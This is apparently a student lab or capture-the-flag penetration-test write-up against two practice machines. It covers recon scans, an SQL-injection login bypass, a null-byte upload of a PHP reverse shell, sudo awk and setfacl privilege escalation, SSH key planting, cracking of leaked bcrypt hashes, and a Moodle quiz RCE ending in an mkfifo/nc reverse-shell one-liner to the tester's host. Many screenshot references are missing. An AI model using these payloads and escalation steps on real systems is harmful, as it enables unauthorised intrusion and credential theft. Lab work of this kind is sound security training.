Comprehensive Security Audit

Contents Page

Target 1





Reconnaissance

Network enumeration

I performed a network scan using Nmap.

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.238.143
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-25 12:09 EST
Nmap scan report for 192.168.238.143
Host is up (0.0011s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
443/tcp  open  https

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Five services were open, so I accessed the four services I could.


	Fake ftp service
	Fake mail service
	Fake secure webpage
	Real http service

Directory Scanning

Using gobuster I found a hidden admin page – which redirected me to a login page.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u 192.168.238.143 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.238.143
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 280]
/.htaccess            (Status: 403) [Size: 280]
/admin.php            (Status: 302) [Size: 0] [--> /login.php]
/.htpasswd            (Status: 403) [Size: 280]
/images               (Status: 301) [Size: 319] [--> http://192.168.238.143/images/]
/index.php            (Status: 200) [Size: 2012]
/server-status        (Status: 403) [Size: 280]
/static               (Status: 301) [Size: 319] [--> http://192.168.238.143/static/]
/uploads              (Status: 301) [Size: 320] [--> http://192.168.238.143/uploads/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
```

The login page:



Vulnerability Identification

I wanted to see if the login page had an SQL vulnerability. I opened up burp suite and intercepted the page to enter characters.

I tried an apostrophe (‘).

```
email='&password=
```

Outcome:

Warning: SQLite3::query(): Unable to prepare statement: 1, near "d41d8cd98f00b204e9800998ecf8427e": syntax error in **/var/www/html/login.php** on line **19**

Fatal error: Uncaught Error: Call to a member function fetchArray() on boolean in /var/www/html/login.php:21 Stack trace: #0 {main} thrown in **/var/www/html/login.php** on line **21**

This showed that this was vulnerable.

I then tried a simple payload.

```
email='OR+1=1&password=
```

Outcome:


Warning: SQLite3::query(): Unable to prepare statement: 1, near "' AND password='": syntax error in **/var/www/html/login.php** on line **19**

I had to comment out the rest of the line before “AND password”.


The SQL payload:

```
email='OR+1=1;+--+&password=
```

Outcome: login successful and access to admin page




The admin page had a potential vulnerability as I could upload articles, including files.




Being able to upload files meant a potential file upload vulnerability.


Initial Exploitation

pentestmonkey (2021) provided a great php reverse shell file that can be uploaded. I change the port and IP so it could connect to my listener.







The page only allowed these files:




I had to edit the file name, so I utilised null bytes (%00), which is where the system thinks it's a jpg file, when in reality it's a php file.




It uploaded successfully.



I renamed it so I could access the file.



In the reconnaissance stage there was a hidden uploads page, so I added the evilfile.php page after it, with my listener still on, and the page hanged.



There was a successful connection.

```
┌──(kali㉿kali)-[~/Documents/php-reverse-shell]
└─$ ncat -nvlp 4444
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.238.143:34092.
Linux 4e77fd20dd3e 6.0.2-arch1-1 #1 SMP PREEMPT_DYNAMIC Sat, 15 Oct
 17:41:53 up 55 min,  0 users,  load average: 0.01, 0.03, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

Post Exploitation

Found out which user and group I was.

```
$ whoami
www-data
```

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

I found that I could run sudo as user dev, only using the awk command without a password

```
$ sudo -l
Matching Defaults entries for www-data on 4e77fd20dd3e:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on 4e77fd20dd3e:
    (dev) NOPASSWD: /usr/bin/awk
```

GTFOBins (n.d.) said it can spawn shells and do privilege reads and writes.

user.txt that was readable and writeable by only dev, meaning the awk command could be used.

```
$ ls -l
total 4
-rw------- 1 dev dev 23 Oct 27  2022 user.txt
$
```

Used the following command and got the user flag.

```
$ sudo -u dev awk '//' user.txt
5063{Re@dy_Hack3r_0ne}
```

Before trying to escalate privileges, I remembered that the ssh service was open.

```
┌──(kali㉿kali)-[~]
└─$ ssh dev@192.168.238.143
dev@192.168.238.143's password:
```

Password was required but knew I could add my public key in dev's authorised keys file.

I used awk to spawn dev's shell.

```
$ sudo -u dev /usr/bin/awk 'BEGIN {system("/bin/sh")}'
whoami
dev
```

I copied my public key into the authorised keys file.

```
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDCKVm94sQ5+3rlZViA2hGorZPtfC1RnNTU1RljZZMLeNOkRa5ZLMeSbKL3VtkKiY1QdQmC3AXlunEv
saXiQcZLV8CCdP2LpV/UgOloFABFj5gR7xgYpiR1×9LH0ekhaBVuTJJhc014T3dqh+liEyLUpJk5Ss2bvHnka53xrWkJsF80DJFgIFU/bKyyVXqz6qJbrC1eLu
H2sND659xqQr7lZn487/ybQDHjv0PXXRNB7I1/b2A/QaRaN5Lqvr3vy1P0cKn9y/UJRyuLkABJo0IssK1qVZIxpxX+0p/2+e2heqr6yt9SceCMOG4Xh2UqqNhT
6YG5Qb4JBbBj/jrtPTzdPbuBSKVq8TMejl3Y+qlFQ8FUXd48Uh84+Y8Yqf/IOf4PtoL70aCixh4PzLIuBOkAhIpu4JKNvyU4vo4a6BW8ap+0av3/UChgcouv4V
bpCtlx6D1vI78iEfYJG5y++MFaSQYDzaCwZFUqq2BjRXkuwNDvcKUX2lGBbhgP2SmzrkU= kali@kali" > authorized_keys
```

Ssh was successful.

```
┌──(kali㉿kali)-[~/.ssh]
└─$ ssh dev@192.168.238.143
Linux e8348fb91929 6.0.2-arch1-1 #1 SMP PREEMPT_DYNAMIC Sat, 15 Oct 2022 14:00:49 +0000 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Nov 25 18:18:40 2023 from 192.168.238.135
dev@e8348fb91929:~$
```

I found out my sudo privileges.

```
dev@e8348fb91929:~$ sudo -l
Matching Defaults entries for dev on e8348fb91929:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User dev may run the following commands on e8348fb91929:
    (ALL : ALL) NOPASSWD: /usr/bin/setfacl
```

GTFOBins (n.d.-b) states setfacl allows users to change ownership of a file.

Initially had no access to root.

```
dev@e8348fb91929:/$ cd root
-bash: cd: root: Permission denied
```

I used setfacl to change the permissions of root.

```
dev@e8348fb91929:/$ sudo setfacl -m u:dev:rwx /root
```

Successfully had access to root.

```
dev@e8348fb91929:/$ ls -l root
total 4
-rw-r-----+ 1 root root 26 Oct 27  2022 root.txt
dev@e8348fb91929:/$ cd root
dev@e8348fb91929:/root$
```

The root file was there but I didn't have read permissions.

```
dev@e8348fb91929:/root$ cat root.txt
cat: root.txt: Permission denied
```

I used setfacl to change the permissions of the file.

```
dev@e8348fb91929:/root$ sudo setfacl -m u:dev:rwx /root/root.txt
```

I obtained the flag.

```
dev@e8348fb91929:/root$ cat root.txt
5063{Acc3ss_C0ntrol_Fail}
```

Target 1 flags:

User	Root
`$ sudo -u dev awk '//' user.txt` `5063{Re@dy_Hack3r_0ne}`	`dev@e8348fb91929:/root$ cat root.txt` `5063{Acc3ss_C0ntrol_Fail}`


Target 2

Reconnaissance

Network Enumeration: network scanned using nmap.

```
└─$ nmap 192.168.238.145
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-26 10:45 EST
Nmap scan report for moodle.learnh4ck1ng.cueh (192.168.238.145)
Host is up (0.0035s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
```

Web page on port 80.



Directory and VHOST scanning: I found hidden page using gobuster.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u 192.168.238.145 -w /usr/share/wordlists/dirb/common.txt
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://192.168.238.145
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/.hta                (Status: 403) [Size: 280]
/.htpasswd           (Status: 403) [Size: 280]
/_db_backups         (Status: 301) [Size: 324] [--> http://192.168.238.145/_db_backups/]
/.htaccess           (Status: 403) [Size: 280]
/hidden              (Status: 301) [Size: 319] [--> http://192.168.238.145/hidden/]
/images              (Status: 301) [Size: 319] [--> http://192.168.238.145/images/]
/index.php           (Status: 200) [Size: 2800]
/robots.txt          (Status: 200) [Size: 46]
/server-status       (Status: 403) [Size: 280]
Progress: 4614 / 4615 (99.98%)
═══════════════════════════════════════════════════════════════
Finished
```

The robots.txt file tells all bots not to access sql and bak files.

Not secure | 192.168.238.145/robots.txt

```
User-agent: *
Disallow: *.bak
Disallow: *.sql
```

I found a backup.sql in _db_backups using gobuster, scanning for sql and bak extension.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u 192.168.238.145/_db_backups -w /usr/share/wordlists/dirb/common.txt -x sql,bak
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://192.168.238.145/_db_backups
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              sql,bak
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/.hta.sql             (Status: 403) [Size: 280]
/.htaccess.sql        (Status: 403) [Size: 280]
/.htpasswd            (Status: 403) [Size: 280]
/.htpasswd.bak        (Status: 403) [Size: 280]
/.htpasswd.sql        (Status: 403) [Size: 280]
/.hta                 (Status: 403) [Size: 280]
/.htaccess            (Status: 403) [Size: 280]
/.htaccess.bak        (Status: 403) [Size: 280]
/.hta.bak             (Status: 403) [Size: 280]
/backup.sql           (Status: 200) [Size: 953]
Progress: 13842 / 13845 (99.98%)
```

It downloaded a file.

Not secure | 192.168.238.145/_db_backups/

backup (1).sql
953 B • Done

Forbidden

You don't have permission to access this resource.

Apache/2.4.38 (Debian) Server at 192.168.238.145 Port 80

Contained user's and their hashed password.

```
INSERT INTO `mdl_user` VALUES (1,'manual',
1,0,0,0,1,'guest','$2y$10$QFMTW54QiNgSdqmak3ZZ3.SjVMvfe5EC6CmtyDzujzr12wlFD-
Fa0a','','Guest user',' ','root@localhost',
0,'','','','','','','','','','','','','','en','gregorian','','99',
0,0,0,0,'','',0,'','This user is a special user that allows read-only access
to some courses.',1,1,0,2,1,0,0,1635410423,0,NULL,NULL,NULL,NULL,NULL),
(2,'manual',
1,0,0,0,1,'admin','$2y$10$8iBjHfLlkTBuL5MA6lZXX.GXGXKf5l3w3vEdcJd42jh6HFts6
jJIC','','Admin','User','admin@hacking.nt',
0,'','','','','','','','','','','','','','en','gregorian','','99',
1635410576,1635499565,1635410576,1635498648,'172.25.0.1','',0,'','',
1,1,0,1,1,0,0,1635410769,0,NULL,'','','',''),(3,'manual',
1,0,0,0,1,'teacher','$2y$10$uRd/
Iv.MaCXs593vSOXHFOGW8mwTzggbomHavb9HoBjRDcM0IsnOm','','Dan','Goldsmith','te-
acher@hacking.net',
0,'','','','','','','','','','','','','','en','gregorian','','99',
0,0,0,0,'','',0,'','',1,1,0,2,1,0,1635499357,1635499357,0,'','','','','');
```

I cracked the hash for the teacher' password.

Hash

$2y$10$uRd/Iv.MaCXs593vSOXHFOGW8mwTzggbomHavb9HoBjRDcM0IsnOm

We have some Salted Bcrypt hashes in our database

Submit

Match Found: **Tr@nsf3r**

On the homepage there was a link to a subdomain but couldn't access it.

Unable to connect

Firefox can't establish a connection to the server at moodle.learnh4ck1ng.cueh.

I then mapped the IP address to the subdomain by editing the hosts files.

File Actions Edit View Help

```
GNU nano 7.2
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost i
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
192.168.238.145 moodle.learnh4ck1ng.cueh
```

It gave me access to the page which had a login page.

moodle.learnh4ck1ng.cueh

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

LrnHaX

You are not logged in. (Log in)

Learn Hacking

Available courses

Learn Hacking

Teacher: Dan Goldsmith

This course will allow you to demonstrate some hacking fundamentals.

- Reconnaissance
- Exploiting a vulnerable website
- Privilege Escalation

I used the teacher credentials to log in.

LrnHaX

Dan Goldsmith

Dashboard
Site home
Calendar
Private files
My courses
hacking101

Dan Goldsmith

Customise this page

COURSE OVERVIEW

Timeline Courses

Sort by dates Sort by courses

I tried to find hidden pages but nothing significant showed.


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://moodle.learnh4ck1ng.cueh -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://moodle.learnh4ck1ng.cueh
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 289]
/.htaccess            (Status: 403) [Size: 289]
/.htpasswd            (Status: 403) [Size: 289]
/admin                (Status: 301) [Size: 336] [--> http://moodle.learnh4ck1ng.cueh/admin/]
/analytics            (Status: 301) [Size: 340] [--> http://moodle.learnh4ck1ng.cueh/analytics/]
/auth                 (Status: 301) [Size: 335] [--> http://moodle.learnh4ck1ng.cueh/auth/]
/backup               (Status: 301) [Size: 337] [--> http://moodle.learnh4ck1ng.cueh/backup/]
/blog                 (Status: 301) [Size: 335] [--> http://moodle.learnh4ck1ng.cueh/blog/]
/blocks               (Status: 301) [Size: 337] [--> http://moodle.learnh4ck1ng.cueh/blocks/]
/cache                (Status: 301) [Size: 336] [--> http://moodle.learnh4ck1ng.cueh/cache/]
/calendar             (Status: 301) [Size: 339] [--> http://moodle.learnh4ck1ng.cueh/calendar/]
/comment              (Status: 301) [Size: 338] [--> http://moodle.learnh4ck1ng.cueh/comment/]
/course               (Status: 301) [Size: 337] [--> http://moodle.learnh4ck1ng.cueh/course/]
/error                (Status: 301) [Size: 336] [--> http://moodle.learnh4ck1ng.cueh/error/]
/files                (Status: 301) [Size: 336] [--> http://moodle.learnh4ck1ng.cueh/files/]
/filter               (Status: 301) [Size: 337] [--> http://moodle.learnh4ck1ng.cueh/filter/]
/group                (Status: 301) [Size: 336] [--> http://moodle.learnh4ck1ng.cueh/group/]
/install              (Status: 301) [Size: 338] [--> http://moodle.learnh4ck1ng.cueh/install/]
/lib                  (Status: 301) [Size: 334] [--> http://moodle.learnh4ck1ng.cueh/lib/]
/lang                 (Status: 301) [Size: 335] [--> http://moodle.learnh4ck1ng.cueh/lang/]
/local                (Status: 301) [Size: 336] [--> http://moodle.learnh4ck1ng.cueh/local/]
/login                (Status: 301) [Size: 336] [--> http://moodle.learnh4ck1ng.cueh/login/]
/media                (Status: 301) [Size: 336] [--> http://moodle.learnh4ck1ng.cueh/media/]
/message              (Status: 301) [Size: 338] [--> http://moodle.learnh4ck1ng.cueh/message/]
/mod                  (Status: 301) [Size: 334] [--> http://moodle.learnh4ck1ng.cueh/mod/]
/my                   (Status: 301) [Size: 333] [--> http://moodle.learnh4ck1ng.cueh/my/]
/notes                (Status: 301) [Size: 336] [--> http://moodle.learnh4ck1ng.cueh/notes/]
/pix                  (Status: 301) [Size: 334] [--> http://moodle.learnh4ck1ng.cueh/pix/]
/portfolio            (Status: 301) [Size: 340] [--> http://moodle.learnh4ck1ng.cueh/portfolio/]
/privacy              (Status: 301) [Size: 338] [--> http://moodle.learnh4ck1ng.cueh/privacy/]
```

Vulnerability Identification


I used nmap scripting to find vulnerabilities; there was none.


```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.238.145 --script "vuln"
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-26 13:02 EST
Nmap scan report for moodle.learnh4ck1ng.cueh (192.168.238.145)
Host is up (0.0018s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
| http-internal-ip-disclosure:
|_  Internal IP Leaked: 172.18.0.3
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|   /login/: Login page
|   /pix/moodlelogo.gif: Moodle files
|   /admin/environment.xml: Moodle files
|   /lib/db/install.xml: Moodle db installation file
|   /lib/thirdpartylibs.xml: Moodle thirdpartylibs.xml
|   /local/readme.txt: Moodle local/readme.txt
|   /README.txt: Interesting, a readme.
|   /auth/: Potentially interesting folder
|   /lib/: Potentially interesting folder
|   /mod/: Potentially interesting folder
|_  /search/: Potentially interesting folder
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=moodle.learnh4ck1ng.cueh
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://moodle.learnh4ck1ng.cueh:80/login/forgot_password.php
|     Form id: mform1
|_    Form action: http://moodle.learnh4ck1ng.cueh/login/forgot_password.php

Nmap done: 1 IP address (1 host up) scanned in 31.85 seconds
```

I browsed the subdomain and I tried to do a file upload of a reverse shell but that didn't work..



I thought to see which Moodle version to find any known vulnerabilities. I found the version number, provided by Stackoverflow and mrt (2015).






I found a cve for Moodle provided by Peraglie (2018).


Initial Exploitation

The exploit is where a teacher can get remote code execution by doing a code injection attack through adding a question in a quiz.


The math formula payload provides a way to get a remote code execution, to then get a shell.



Once saved, I created a listener on my system and edited the URL so that I could get a connection to it. *HTB: Teacher* (2019) provided the link that I used. (&0=rm%20/tmp/f;mkfifo%20/tmp/f;cat%20/tmp/f|/bin/sh%20-i%202%3E%261|**nc%20192.168.238.135%204444**%20%3E/tmp/f was added at the end of the url)



